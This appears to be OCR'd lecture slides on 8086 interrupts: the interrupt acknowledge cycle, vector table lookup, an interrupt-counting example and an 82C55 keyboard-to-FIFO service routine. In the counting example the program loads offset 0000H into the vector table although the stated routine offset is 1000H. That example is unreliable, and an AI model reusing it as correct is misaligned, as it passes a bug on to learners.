
- The interrupt sequence begins when external device requests service by activating one of the interrupt inputs.
- The external device evaluates the priority of this interrupt
- INTR → 1
- 80x86 checks for the INTR at the last T state of the instruction
- Check for IF before granting INTA



Interrupt Sequence

- 80x86 initiates the INTA bus cycle. During T1 of the first bus cycle ALE is sent and bus is at Z state and stays high for the bus cycle.
- LOCK is provided in maxmode operation
- During the second interrupt acknowledge bus cycle, external circuitry gates one of the interrupts 20→FF onto data bus lines
- Must be valid during T3 and T4 of second bus cycle

Interrupt Sequence



❖Two word read operations are performed.
❖The type number is internally multiplied by 4
❖The contents in this location is fetched and loaded into IP
❖Then type number * 4 + 2 content is loaded into CS


➢DT/R and DEN are at logic zero and IO/M is at 1.
➢Next save the contents of the flag register
➢TF and IF are cleared
➢CS and IP are pushed

➢Upon return by IRET
➢CS and IP are popped
➢Flags are popped

Interrupt Example

- An interrupting device interrupts the microprocessor each time the interrupt request input has a transition from 0 to 1.
- 74LS244 creates the interrupt type number 60H as a response to $\overline{\text{INTA}}$
- Assume:
  - CS=DS=1000H
  - SS=4000H
  - Main program offset is 200H
  - Count (counts the number of interrupts) offset is 100H
  - Interrupt-service routine code segment is 2000H
  - Interrupt-service routine code offset is 1000H
  - Stack has an offset of 500H to the current stack segment
  - Make a map of the memory space organisation
  - Write a main program and a service routine to count the number of positive interrupt transitions.


Interrupt Example




(a)

Interrupts the microprocessor each time the interrupt request signal has a transition from 0→ 1. The corresponding interrupt number generated by the hardware in response to INTA is 60H

Memory organization



(c)



(b)


Program


```
;Main Program, START = 1000H:0200H

START:      MOV AX,1000H           ;Setup data segment at 1000H:0000H
            MOV DS,AX
            MOV AX,4000H           ;Setup stack segment at 4000H:0000H
            MOV SS,AX
            MOV SP,0500H           ;TOS is at 4000H;0500H
            MOV AX,0000H           ;Segment for interrupt vector table
            MOV ES,AX
            MOV AX,0000H           ;Service routine offset
            MOV [ES:180H],AX
            MOV AX,2000H           ;Service routine segment
            MOV [ES:182H],AX
            STI                    ;Enable interrupts
HERE:       JMP HERE               ;Wait for interrupt

;Interrupt Service Routine, SRVRTN = 2000H:1000H

SRVRTN:     PUSH AX                ;Save register to be used
            MOV AL,[0100H]         ;Get the count
            INC AL                 ;Increment the count
            DAA                    ;Decimal asdjust the count
            MOV [0100H],AL         ;Save the updated count
            POP AX                 ;Restore the register used
            IRET                   ;Return from the interrupt
```

(d)

Using hardware interrupt


Using Tri-state buffers to Input vector





Cheapest Way (FF applied)

Interrupt circuits





GURE 12–12 An 82C55 interfaced to a keyboard from the microprocessor system using interrupt vector 40H.

Description

- 8255 is decoded at 0500h, 0502h, 0504h, and 0506h
- 8255 is operated at Mode 1 (strobed input) B0 CONTROL WORD
- Whenever a key is typed , the INTR output (PC3) becomes a logic 1 and requests an interrupt thru the INTR pin on the microprocessor
- The INTR remains high until the ASCII data are read form port A.
- In other words, every time a key is typed the 8255 requests a type 40h interrupt thru the INTR pin
- The DAV signal from the keyboard causes data to be latched into port A and causes INTR to become a logic 1
- Data are input from the keyboard and then stored in the FIFO (first in first out) buffer
- FIFO in our example is 256 bytes
- The procedure first checks to see whether the FIFO is full.
- A full condition is indicated when the input pointer (INP) is one byte below the output pointer (OUTP)

Remembering Mode 1 with Interrupts this time





Example: “Read from the Keyboard routine” into FIFO

```
                ; interrupt service routine to read a key from the keyboard
                PORTA     EQU    500h
                CNTR      EQU    506h
                FIFO      DB     256   DUP (?)
                INP       DW     ?        ; SET AS OFFSET FIFO IN MAIN PROG
                OUTP      DW     ?        ; SET AS OFFSET FIFO IN MAIN PROG
KEY:            PROC FAR                  ;USES AX BX DI DX
                MOV       BX, INP
                MOV       DI, OUTP
                INC       BL
                CMP       BX, DI          ;test for queue full
                JE        FULL            ; if queue is full
                DEC       BL
                MOV       DX, PORTA
                IN        AL,DX           ; read the key
                MOV       [BX], AL
                INC       WORD PTR INP
                JMP       DONE
 FULL:          MOV       AL,8 ;DISABLE THE INTERRUPT
                MOV       DX, CNTR
                OUT       DX,AL
DONE:           IRET
                KEY       ENDP
```

